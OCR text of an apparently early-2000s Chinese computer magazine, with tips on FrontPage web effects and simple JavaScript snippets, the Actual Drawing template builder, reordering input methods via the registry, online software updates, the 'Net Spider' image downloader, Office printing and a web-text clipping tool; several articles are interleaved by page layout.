动态按钮也是网页上常见的一种特殊效果,这种效果的表现是，当鼠标移到一个按钮上，按钮的颜色就会发生变化,而且具有动感效果,同时在鼠标按下和松开的时候都可以出现不同的效果。在FrontPage中，可以执行“插入/组件/悬停按钮”命令,在打开的对话框中(如图1)，在“按钮文本”的文本输入框中输入按钮上的文字,然后点击“链接到”右侧的“浏览”按钮,在打开的对话框中选择指定链接网页或者图片的名称。另外,还可以点击“按钮颜色”设置按钮的背景色，还可以在“效果”中设置按钮的发光效果,同时还可以设置效果的背景颜色。点击“自定义”按钮，还可以在打开的对话框中，设置鼠标点击和悬停时的声音效果和图片的变换效果。



图 1

2.地图热点编辑

在网页上放置一幅地图或者站点内导航图片,如果点击图片上某一个景点,就可以进入相应的页面。这种网页常见于一些旅游景点介绍网页,那么如何实现地图区域热点编辑呢？首先可以在网页中插入一幅图片,然后执行“查看/工具栏／图片”命令，打开图片编辑工具栏，选中图片，在工具栏中选择长方形或者圆形等热点,并在图片中相应位置画出相应的区域，这时即可打开“创建超链接”对话框，选中相应的页面或者图片即可。另外，还可以单击“A”按钮,在图片上创建一个文字框,并输入相应的文字说明,设置好相应的链接即可。


3.横幅广告

在页面中,可以使用横幅广告实现在图片之间的转场效果，并且按照预定的顺序播放，从而实现简单的动画效果。横幅广告的制作,可以在网页视图模式中,将插入点放置在要创建横幅广告的位置,然后执行“插入/组件/横幅广告管理器”命令。在打开的对话框中(如图2)，可以单击“添加”按钮，选择要在横幅广告内显示的图片，这时在“显示图片”列表中，会出现已经加入的图片和它们在横幅广告上出现的次序。。如果要修改图片显示的次序，可以选择相应的图片，然后单击“上移”或“下移”按钮。完成以后，在“过渡效果”下拉列表中选择要在图片之间使用的过渡效果。如果要为横幅广告创建超链接，可以单击“链接到”右侧的“浏览”，选择超链接的目标网页或文件。最后在“每幅图片显示(秒)”右侧的文本框中输入每幅图片的显示时间，完成以后单击“确定”按钮即可。


图 2

4.添加视频播放

如果你打算在网页上放置视频文件,并提供给网友在线播放,那么可以在FrontPage中,将视频添加到网页上。首先，在网页视图模式下，将插入点放置到要插入视频的位置，然后执行“插入/图片/视频”命令，此时即可将此视频片段插入到当前网页中了。那么如何来设置此视频片段的属性呢？可以在网页视图模式下,在视频上单击鼠标右键,执行“图片属性”命令，在打开的对话框中切换到“视频”选项卡（如图3)。如果你想在浏览器中显示视频控制按钮,以方便访问者控制视频播放，那么可以选择“在浏览器中显示控件”复选框。如果选择“打开文件时”复选框,可以在打开该页面后就自动播放视频片段。如果选择了“当鼠标悬停于其上时”复选框，那么当浏览者的鼠标指针移过视频片段


图 3

时，就可以播放视频了。另外，还可以在“循环次数”中设置视频循环播放的次数，或者通过选择“不限次数”实现连续播放效果。

5.一声问候

在有的网页上，会根据浏览者访问的不同时间，分别给出不同的问候语，比如“早上好”、“太晚了，要注意休息”等，那么这又是如何实现的呢？其实也很简单，首先需要将光标定位在要插入问候语的地方，然后执行“插入/高级/HTML”命令，在打开的对话框中（如图4），输入如下语句：



图 4

```
<script language="javaScript">
<!--
now = new Date(),hour = now.getHours()
if(hour < 6){document.write("这么早就开始上网^_^")}
else if (hour < 9){document.write("早上好!")}
else if (hour < 12){document.write("上午好心情!")}
else if (hour < 14){document.write("中午好!")}
else if (hour < 17){document.write("午后的阳光明媚吧!")}
else if (hour < 19){document.write("吃过晚饭了吗!")}
else if (hour < 22){document.write("晚上好!")}
else {document.write("夜里要注意休息哟!")}
// -->
</script>
```

在这个小程序中，朋友们只要根据不同的时段，修改不同的问候语就可以了，然后我们即可在浏览网页的时候，给网友一份温馨的问候了。

6.将站点收藏

很多页面上都会有“将本站加入收藏夹”的链接提示，可以方便网友收藏当前网站，那么该如何实现呢？可以将如下代码插入到当前网页中，只要修改其中的链接站点和网站名称即可。

```
<script language="JavaScript">
function bookmarkit(){window.external.addFavorite('http://itnow.yesky.net ','鸣涧动力')}
if (document.all)document.write('<a href="#" onClick="bookmarkit()"><strong>将本站加入收藏夹</strong></a>')
</script>
```

此时网页上会多出一个“将本站加入收藏夹”超链接，只要单击此链接，即可在浏览器中打开“添加到收藏夹”对话框，并将其保存在收藏夹中。

在前面介绍了一些如何使用FrontPage制作网页特效的方法，但是很多朋友并不满足这些网页特效效果，还希望制作更多的特效效果来美化自己的网页页面。OK，下面就向朋友们推荐几款专门用于制作网页特效的工具，可以使你更加轻松地在网页上插入一些动画或者Java特效，而无须学习复杂的Java语言。

二、世纪鸟特效手册

“世纪鸟特效手册”提供了250多种网页特效，而且体积不大，只有1322KB。启动以后即可进入其主界面（如图5），可以点击右侧的“常用特效”、“高级特效”、“另类特效”按钮，分别在其展开的下拉菜单中选择不同的类目，即可进入相应的特效显示页面。这里点击“高级特效”按钮，并选择“时间与日期”命令，打开时间与日期选择对话框（如图6），选中“记录你进入网站页面的时间”选项，然后单击鼠标右键，会打开一个快捷菜单，然后执行“复制”命令。

完成后，返回到FrontPage2000中，打开需要插入此特效的页面，然后执行“插入/HTML”代码命令即可。或者切换到“HTML”视图界面，在需要插入代码的位置，粘贴刚才复制的代码，一般是在<body>与</body>之间。



图 5




图 6

三、中文网页特效生成器

“中文网页特效生成器”启动以后，即可进入其简洁的主界面窗口（如图7），选择左侧窗口中的“跑马灯和文字特效”选项，此时右侧即可出现当前选项下的特效选择图标，点击“状态栏文字冒泡效果”，会打开一个对话框（如图8），然后在“请您输入文字”下的文本框中输入需要在状态栏提示的文字信息，然后点击“开始预览”按钮，即可预览此效果。如果觉得效果满意的话，可以单击“生产源代码”命令按钮，并单击“复制到剪贴板”按钮。打开FrontPage，将刚才复制的代码直接粘贴到HTML代码中就可以了。



图 7



图 8

“中文网页特效生成器”界面直观，而且具有灵活性的特点，可以根据自己的需要自定义相应的特效效果，并显示不同的文字、图片等。

四、主页特效制作百宝箱

这又是一个非常不错的主页特效制作工具（如图9），在主界面窗口左侧分为上下两个窗口，可以选择不同的特效代码，比如选择了“带倒影的时间”特效，那

从无到有 模板建站(之五)



□辽宁 鸣涧

Actual Drawing 织网建站

在前几讲中，咱们使用不同的主页制作软件，快速建立了属于自己的个性化网页，朋友们是不是正在兴趣盎然地为自己的网上家园制作丰盛的主页大餐呢，那么正好，鸣涧这次给朋友们带来的是又一款主页制作工具，就是Actual DrawingV3.3。使用它的模板功能，可以快速建立起自己的个性化主页，而且绝不失美观、大方。OK，现在咱们就开始吧。

启动Actual Drawing后，系统会首先打开一个"Welcome to Actual Drawing"对话窗口（如图1)，选中"Start with Template"选项，然后单击"OK"按钮进入模板选项对话窗口(如图2)。在窗口右侧的列表框中，拖动右侧的滑块可以预览软件提供的模板类型，这里选中"Blue"模板类型，然后单击"OK"按钮。此




图 1




图 2

时软件会自动进入主界面，并建立一个新页面，在界面下方的工具条中显示当前页面生成的进度，完成后会在一个页面窗口中打开新建立的网页文件(如图3)。

下面来编辑网站标题，双击主页面上的"Our Site Name"文本框，进入"Drawing"对话框，在文本区中将文本文字"Our Site Name"修改为自己网站的名称，



图 3




图 9

么就会在右侧的窗口中出现此代码，并会给出针对此代码的操作方式，指示你将此代码复制到HTML的<HEAD>与</HEAD>之间就可以了。主页特效制作百宝箱给出丰富的网页特效代码，而无需使用者编写任何程序，对于初学者来说，是一个不错的网页特效制作工具。

网页特效的制作在于朋友们多学多用，不同的特效会给网页带来意想不到的效果，感兴趣的朋友可以根据自己的需要，或者直接在FrontPage中制作特效，或者使用网页特效工具来制作，由于不同的特效工具具有各自不同的特点和功能，而且提供了多种多样的特效效果，操作和使用的方法也是大同小异，朋友们可以针对网页的特色和格调进行不同设置，这里也就不多说了。好了，今天就说到这里吧，下次我们将把已经制作完成的主页上传，并为朋友们介绍一些如何宣传自己主页的小技巧等，更多的精彩等着您。CF

比如“鸣涧动力”，然后选中文字，在窗口上方的工具栏中设置好字体和字号，然后选择右侧的“Effect”选项卡，选中“Inner Shadow”选项为当前文字添加阴影(如图4)。此时需要注意的是，在界面右下方选择相应的层进行操作，Actual Drawing针对网页的设计都是和层的操作有关的，合理使用层，可以使你的主页更加富有魅力。如果文字比较多，可以选择文字所在层，调节文字边框大小，使文字正好满足显示。完成后单击“OK”按钮返回主界面。




图 4

调整标题文字位置，然后单击鼠标右键，执行“Link”命令，打开超链接设置对话框(如图5)，在“Protocol”中设置链接类型为“http://”，然后在URL中输入主页地址，并在“Target”中设定链接页面打开方式为“_Blank”，同时在“Alternate Text”中输入说明文字，最后单击OK按钮返回。同样道理，修改标题区域下方的网站导航栏目名称，这里就不多说了。




图 5

接下来，我们将页面左上角的搜寻对话框删除，然后单击主界面窗口左侧工具箱中的“Drawing”命令按钮，打开“Drawing”对话框，在右侧选择“Preset”选项卡，并选中其中的Logo命令选项，选中“Blue ellipse”logo图标，并双击将其应用到新建的对象中，然后修改其前景文字为“Welcome”，单击OK按钮返回主界面。调整刚才加入对象的大小，并放置在栏目上方。

下面选中页面左侧栏目对象框，分别修改栏目的名称，并设置好相应的链接文字。完成后，将正文区域删除，然后单击工具箱中的文本工具，并在正文区域画出一个文本框，在此文本框中输入正文文本内容。点击工具栏的“Backgroundcolor”按钮，设置当前文本的背景色为浅蓝色。

完成后，在页面上单击鼠标右键，执行“Page Properties”命令，打开页面属性设置对话框（如图6），选择“Background”选项卡，单击“Setcolor”按钮设置背景色为浅蓝色，然后单击OK按钮返回。



图 6

到此我们就基本完成了当前页面的设置(如图7)。当然了，还可以建立更多的页面，只要执行主菜单“File/New from Template”命令，即可使用模板再建立一个



图 7

新的页面，同时将相应链接指向对应的页面。最后可以执行“File/Export to HTML file”命令，将其导出成为一个网页文件，最后就可以在浏览器中浏览了。CF

改变输入法的排列顺序

□视点工作室

在默认情况下，Windows98 会自动安装多种输入法，有时我们根据自己的需要还要另外安装新的输入法，如此多的输入法，一般只有几种是常用的。大多数人都是利用按Ctrl＋Shift键来切换不同的输入法，但是输入法在安装时是有一定顺序的，我们在用Ctrl＋Shift键切换时，它是按照安装顺序来切换的。比如笔者在安装完Windows98后又安装了五笔字型输入法，但是它却排在了输入法的最后一位，为了使用它，需要按多次Ctrl＋Shift键。我能否把它排在其他位置呢？例如排在第二位，这样在使用时就只需按一次Ctrl＋Shift键就转换成了五笔字型。经过仔细研究，我发现这种想法是可以实现的。具体操作是：单击“开始→运行”，出现运行对话框，在“打开”框中输入regedit，启动注册表编辑器，展开HKEY_CURRENT_USER\Keyboard Layout\Preload分支，我们看到在Preload目录下包含1、2、3、4等几个子目录，这就是你安装的各种输入法，数字序号就是它们的排列顺序，你只需改变序号就可以改变它们的排列顺序。例如我安装的五笔字型输入法序号是6，我想把它排在第2位，只需选中6，然后单击“编辑→重命名”，把它改为2即可，当然在改动之前，你首先要把原来的2改为其他数字。怎么样，很简单吧？利用这种方法，你就可以任意改变输入法的顺序，让经常使用的输入法排在前面，加快转换的速度了。CF

电子时代的“仙丹”

——在线更新浅谈

□上海 陈灏

从远古时代开始，人们就一直梦想着能够获得仙丹使自己长生不老，可是从来没有一个人成功。现在已经进入了电子时代，关于长生不老的“仙丹”的神话是再也没有人相信了，可是在很多软件里却开始出现电子时代的“仙丹”——在线更新功能，它能使您的软件永远和软件公司发布的最新版本保持同步，永远都处于最新、最强的状态。

可是虽然这“仙丹”具有神效，但由于中国网络速度过慢，在线更新很慢，而且经常因为断线而失败，因此很少有人能很好地利用这一功能。不过随着ADSL、有线电视网等宽带网逐步进入家庭，我相信在不远的将来，会有越来越多的人服用这颗“仙丹”来使自己的软件延年益寿、老当益壮。所以我在这里介绍一些常见的重要软件的在线更新，供那些先“快”起来的和即将要“快”起来的网民们参考，愿大家机器中的软件都能常用常新。

一、Windows的在线更新

Windows是我们每天都要面对的，但它又是非常脆弱的，Windows9X就不说了，即使是号称超强稳定的Windows2000也存在着很多的bug，而每一个bug都可能意味着一次惨重的破坏。对此，Microsoft经常将新发现的bug的补丁通过在线更新的方法提供给用户，而同时Microsoft又经常发布Windows新的增强组件，以提高系统的性能和扩展它的功能。因此为了修补bug和增强系统，经常在线更新Windows是十分必要的。

那么如何在线更新Windows呢？Microsoft将该项功能设计得非常贴近用户，非常好用。您只需在“开始”菜单中选择Windows Update项即可。随后会调出一个如图1所示的Internet Explorer窗口，然后点击箭头所示的“产品更新”。如果是第一次使用该功能，那么可能会弹出一个对话框，要求您安装在线更新功能组件。您一定要确认安装，否则无法使用在线更新功能。如果安装了组件，则会弹出一个小的IE窗口（如图2），在收集完您的系统信



图1



图2



图3

息以后，出现如图3所示的页面，右边的那些选择项就是目前对于您的系统来说可以更新的项目，例如图中的MSN Messager 3.0，项目下面是对该项目的一些说明。您可以在想要更新的项目上打勾，然后按右上角的“下载”按钮，就会自动将所选的更新项目下载并完成安装。Windows的在线更新就是这么简单。

Windows的在线更新是使用系统缺省Internet设置的，因此如果您想调整更新所用的Internet连接或proxy设置，请在控制面板中的“Internet”选项中进行设定。

二、MediaPlayer的在线更新

这里以MediaPlayer7为例。在MediaPlayer7完整模式下的“帮助”菜单下点选“检查播放机的升级版本...”即会弹出如图4的对话框，等待一会儿（长短由网速决定），就会列出目前所有可升级的部分，您可以打勾选择需要安装的项目，然后单击下一步，出现确认信息，再单击下一步，即出现如图5所示的升级进度对话框，耐心等待升级完成即可。如果中途又不想升级了，可以按“取消”中止升级。



图4

MediaPlayer的升级也是非常有用的，升级到新版本不仅可修补以前版本的




图 5

一些bug，使MediaPlayer运行起来更稳定更流畅，而且Microsoft会及时提供支持最新媒体格式的解码程序供用户升级。例如在Microsoft推出Windows Media 8格式以后，便及时提供了相应的解码程序，如果您从不升级自己的MediaPlayer7的话,就不能观看效果不错的Windows Media 8格式的影片了。另外，有一些AVI影片无法观看，也是因为没有升级相应的解码程序。除此之外，Microsoft还经常提供一些能增强MediaPlayer功能的升级组件，例如Microsoft曾提供了一个Adaptec CD-Burning插件，使您可以把自己收藏在MediaPlayer里的歌曲直接烧录成CD保存。总而言之，MediaPlayer的升级功能相当不错，希望大家都和我一样，没事就用升级程序看看有没有新的组件可供升级，相信会给大家带来惊喜的。

三、 RealPlayer的在线更新

RealPlayer是比MediaPlayer还要出名的网络流媒体播放器，它同样提供了在线更新的功能。具体操作如下：

在RealPlayer的“帮助”菜单下点选“检查更新”项，会出现检查更新对话框，稍等一会后，就会出现AutoUpdate对话框（如图6）。和MediaPlayer的对话框一样，您也可以打勾选择自己需要的组件，然后单击“立即下载”，出现更新进度提示框（如图7），然后等待更新完成即可。



图 6



图 7

RealPlayer在线更新的作用与MediaPlayer差不多，主要也是修补bug，提升程序性能，提供对更多媒体格式的解码和扩充增强程序的功能。不过我个人觉得RealPlayer提供的在线更新组件功能更丰富些，甚至包括RealDownload下载程序、NetZip Classic压缩程序等等外围工具。

四、Norton相关工具的在线更新

相信很多人都见识过Norton各种工具强大的威力，而所有的Norton产品如Norton AntiVirus、Norton Cleansweep等，都是共用统一的在线更新工具Symantec LiveUpdate的。我认为Symantec LiveUpdate是设计得非常好的一个在线更新工具，界面简单，人性化，操作也很方便。




图 8



图 9




图 10


点击Norton任何一个工具软件上的LiveUpdate按钮，就会出现如图8所示的LiveUpdate界面，单击“下一步”就会出现如图9所示的在线更新界面，自动地连上Symantec的网站，搜索可更新的组件，并完成更新。整个过程完全自动，无需任何干预。

单击图8中的“Configure...”按钮，或双击“控制面板”中的“Symantec LiveUpdate”，会出现LiveUpdate的设置界面(图10)，在这里可以设置LiveUpdate所使用的Internet连接和Proxy服务器，缺省的设置都与Internet Explorer相同。由于Norton在线更新服务器在国外，因此设置一个访问国外网站比较快的Internet连接能大大加快更新的速度，有时候您的ISP可能不能访问更新服务器，那么您就要设置适当的Proxy才能连上服务器进行更新。

Norton的更新对所有的Norton工具软件都是必不可少的，Norton AntiVirus的病毒库只有经常更新才能保证查杀最新的病毒，Personal Firewall也应该及时更新，这样才能有效地防止新型网络攻击。而其他的工具软件进行更新也能提供更好的性能。

以上介绍了几种常见软件的在线更新功能，都比较有典型性。其实还有很多软件都提供这种功能，其操作也与这几种软件大同小异，可以类推。您可以在各种软件的“工具”或“帮助”菜单中找一找，说不定就会发现这项不太引人注意的功能哦。如果您所用的软件提供在线更新的功能，而您又有强劲的宽带网的话，强烈建议您经常使用，而不要采用从本地更新文件。因为在线更新比起本地更新文件来，时效性更强，能及时带给您最新的组件。而本地更新文件可能经过多次转手才进入您的硬盘，这期间有可能感染病毒或遭到损坏，给您的机器带来不安全因素。在线更新都是直接从出品该软件的公司下载更新组件，完整性比较有保障。所以希望您能用好在线更新功能，让您的软件永远与新世界同步！ CF

"DOWN"图高手——"网络蜘蛛"



□天津　武金刚

好友小小是一个图片收集狂，每次上网肯定会收集一大堆的精美图片，面对那些动辄拥有数百幅图片的网站，小小总是耐心地一一点击查看并另存之。终于面对每月高额的上网费，小小再也按捺不住了，于是特来向小弟讨教，让小弟赐一简单的“DOWN”之法，如软件之类的……弟感其诚，登网寻找，皇天不负有心人，小弟终于在网上找到一款名为“网络蜘蛛”的小软件，DOWN下之后一试，乐得小小手舞足蹈，它的出现终于让小小美梦成真。“网络蜘蛛”是一款专门下载图片的软件，它能在互联网上自动搜索和下载网上的图片，无需用户干涉，操作起来非常简单。相信该软件一定会受到喜欢收集图片的网友们的喜爱。

一、软件的下载和安装




图 1

“网络蜘蛛”是一款由国人开发的绿色免费软件，其zip压缩包非常的小巧。别看“网络蜘蛛”个头小，它的功能却很实用，操作也很方便。程序只有一个“netspider.exe”文件，你可以把它解压到任意目录下，解压后双击该文件，出现程序的主界面（如图1），只要把该界面中的各项设定好，就可以带着“网络蜘蛛”到互联网上去收集图片了。

二、“网络蜘蛛”基本的使用

“网络蜘蛛”的界面非常直观，主要的下载选项设定都在主界面中，让你一目了然。下面我们就来介绍一下。

1.URL：输入开始搜索图片的页面的网址。在这里小弟提醒各位，最好要输入搜索页的最终地址而不是浏览器地址栏中的地址，我们可以用鼠标右键单击页面，查看页面属性就可以得到最终的地址。

2.最大搜索层数：在这里输入希望搜索网站的层数。这个参数限制“网络蜘蛛”自动搜索的范围，开始页面为第一层，开始页面连接的页面为第二层，第二层页面上连接的页面为第三层，依此类推。建议大家把搜索的层数限制在3层以内，因为网页的连接通常都比较多，如果搜索层数太多的话，会造成过多的无效搜索，反而浪费了带宽和资源。当然，如果有专线又不计较通信费用的话，可以试试多搜索几层，看看都有什么结果。不过我要告诉大家的是，据统计，互连网上的任意两个页面的距离平均是9个链接！

3.同步下载线程数：为了充分利用网络带宽，“网络蜘蛛”支持多线程同时下载功能，即同时下载多个文件，这样就可以充分地挖掘通信线路的潜力，提高下载速率。对于拨号用户来讲，这个参数一般设在20-40之间，太多可能堵塞通信线路，太少则不能充分利用带宽。这个参数还和连接的网站速度有关，对于速度较快的站点，可以设小些，否则就设大些，可以根据下载速率来自由设定和调整，千万不要贪多。

4.下载文件类型：该选项框中两个选项，即Images（图片）和All files（所有文件），这里可根据自己的需要进行选择。

5.文件名必须包括：在这里我们可以设定一个字符串，只有文件包括这个字符串时，“网络蜘蛛”才可以去下载它。这样可以滤除不必要的文件，提高下载效率，注意：本参数不支持如*.jpg或???.jpg之类的通配符，如果只要下载jpg文件，可以填写 .jpg。

6.保存目录：可以指定下载文件保存的目录，请输入相对路径，如“123”、“abc”等，目录会自动创建在“网络蜘蛛”执行文件的相同目录下，不支持嵌套目录，如“123\456”等。

7.只下载同一服务器上的文件：选中此选项可以避免“网络蜘蛛”被页面上的链接引到其他站点上去。

8.下载页面内嵌图片：选中此选项可以让“网络蜘蛛”下载页面上嵌入的图片，有些网站会在页面上放置小预览图片，取消此选项可以让“网络蜘蛛”不下载此类图片。

9.下载超链接文件：选中此项，“网络蜘蛛”将下载页面上的需要点击才能打开的超链接文件。

10.只下载最后一层链接文件：选中此项可以使“网络蜘蛛”忽略搜索到的前几层页面上的文件，只下载最后一层链接中的文件。将以上各项设定后，再将程序中的下面四个复选框根据自己的需要选中，“网络蜘蛛”就可以工作了。“网络蜘蛛”也支持断点续传，你可以随时停止或重新下载，非常的方便。

三、“任务设定”功能

“网络蜘蛛”除了以上的各项设置外，还为我们提供了一项“任务设定”功能，我们可以在“网络蜘蛛”的主界面左上角的图标上点击并选择“Edit URL List”，在随后出现的“编辑下载列表”界面中我们对其进行设定（如图2）。这里提供一个任务编辑器，你可以设定好下载的任务表，然后让“网络蜘蛛”自动完成下载。参数的设定和上面介绍的一样，需要介绍的是任务列表编辑器独有的四

“兄弟”联手
搞定多种格式打印

□白静

在Access数据库中存有“职工信息表”，其中有若干条职工记录，每条记录包括：职工号、姓名、参加工作时间、性别、出生日期、民族、是否党员、学历、住址、基本工资、奖金、扣除、应发数等信息。

现在，需要为每位职工打印一张职工基本信息卡，并且还要打印一张本月的工资总表。

Access的打印功能不是很强大，要输出多种格式的页面就显得心有余而力不足了。其实，我们只要借助于Office这个大家庭的其他两位“兄弟”，就可以轻松达到我们的目的 。

一、职工信息卡的输出（需要借助Word老兄）

职工信息卡如图1（卡号暂定为职工号）：



图1

首先，打开Access，选定“职工信息表”，点击工具栏中的“用MS Word合并”，出现“Microsoft Word邮件合并向导”，选择“创建新文档并将数据与其链接”，点击“确定”，新建一个Word文档。在新建的文档中设计好“职工信息卡”的格式，将光标移动到“卡号”后，点击“插入合并域”下拉菜单中的“职工号”，并以此类推把相应的项目插入到表格的相应位置（如图2、3）。



图2

全部插入完成后，点击工具栏中的“查看合并数据”，即可进行逐页记录的查询、打印等功能。



图3

注意：如果在同一页面里要求有两个以上职工信息的话，需要在Word的第一条记录内容后，第二条记录前，点击“插入Word域”，选择“下一条记录”。否则，同一页中，只能显示出同一个职工的信息。

二、工资表的打印输出(得请Excel老弟帮忙了)

这次在Access中选定“职工信息表”，在工具栏里选取“用MS Excel分析”，Office会自动建立一个名为“职工信息表”的Excel工作表。你会发现每条职工记录信息的所有内容都作为表的列显示在工作表中，没关系，把不需要的列删除就可以了，只留下基本工资、奖金、扣除等就可以，而且还可以定义运算公式。然后，再设置好打印格式（表头等信息），就可以轻松地打印出一张职工工资表了。

就这样不用其他任何软件，我们轻松实现了人事/工资信息的管理，是不是很有意思？快试试吧(以上均在Office2000中试用通过)。CF




图 2

个参数。一个是超时设置，它可以设定一个任务的超时时间，单位是分钟，当一个任务的下载进度长时间停滞时，“网络蜘蛛”会自动终止这个任务，进行下一个任务。另一个有用的设置是完成后自动关机功能，选中这个选项后，“网络蜘蛛”会在所有任务完成后自动关闭计算机。开始点参数是一个控制开始下载任务的参数，第一个任务是0，第二个任务是1，依次类推，“网络蜘蛛”会从设定的开始点开始执行下载任务。一般如果从头一个任务开始的话，这个参数设为0就行了，随着任务的执行，“网络蜘蛛”会自动修改这个参数，没有特殊情况的话，请勿手工修改它。每一个任务还有一个“有效”参数，可以决定“网络蜘蛛”是否处理这个任务。注意，若想按任务列表下载，请按此界面上的“开始下载”按钮，请勿按主界面上的“开始”按钮。

四、使用代理服务器

最新版的“网络蜘蛛”支持代理服务器，我们可在“网络蜘蛛”主界面左上角的图标上点一下，打开下拉菜单，选择“设置代理服务器”就可以进入代理服务器设置界面（如图3）。设定合适的代理服务器地址和端口后，点选“使用代理服务器”选项，就可以通过代理服务器下载文件了。



图 3

怎么样，小小的“网络蜘蛛”功能够实用吧？是不是你也心动了，赶快下载一个试试吧！肯定会适合你。CF

网页文字捕捉圣手

□江苏 陆澄睿

上网冲浪时，当你看到一篇喜欢的文章或者重要的新闻，你会怎么处理呢？是把整个网页"另存为"，还是把需要的文字复制下来另外存档？其实这些方法不仅麻烦，保存的文件管理起来也极为不便。因此，为了让上述工作处理得方便快捷、事半功倍，你就必须借助Cogitum Co-Citer了。

Cogitum Co-Citer的主要功能是收集捕捉网页上的文字，并为它们自动加上网址、标题、日期等信息，用户还能为它们加上注释。对于捕捉下来的文字，程序还能以树状结构分门别类地进行管理，非常清晰方便。另外，Cogitum Co-Citer还具有E-mail转寄、输出HTML文件、搜索、打印等多种功能。

一、文字资料的捕获和保存

首先用鼠标选定要保存的文字，然后选择右键菜单的"Grab Selected text"项，弹出如图1所示的文字保存设置窗口。




图 1

捕捉的文字默认保存在C:\目录下的Co-Citer.c-c文件中。如果你想变更文件存放的路径和文件名，可以通过"Browse"按钮来实现。

从"Save in"窗口可以看出，从网页上收集的文字资料默认保存在C:\Co-Citer.c-c文件的"My Citations"文件夹中。为了分门别类地保存收集到的网页文字资料，以便今后轻松实现查询和管理，我们就需要建立多个子文件夹，将不同类别的文字资料分类存放。首先在"Save in"窗口选定要创建子文件夹的母文件夹，然后单击窗口下方的"New"按钮，并在弹出的"New Folder"窗口对子文件夹命名后即可完成。分类方法可以根据自己的需要来确定，如根据内容分为体育类、新闻类、电脑应用类等，而在子类（如新闻类）下，你还可以建立诸如国内新闻、国际新闻等更细的分类，这样今后就可以将相关内容的文字直接存放到这些目录中。

"Title"显示的是文字所在网页的标题，为了便于区分和记忆，你可以输入一个易记的标题。

"From"用来显示文字所在的网页地址。

"Text"窗口陈列的就是你选定的要保存的网页资料了，在这里你甚至可以对这些文字进行编辑。

"Comment"窗口用来让你对保存的文字作说明注解。

上述设置完成后，按"OK"按钮即可将这些文字资料妥善保存。

二、文字资料的编辑和应用

通过"开始/程序/Cogitum Co-Citer"启动Cogitum Co-Citer，其主界面如图2。

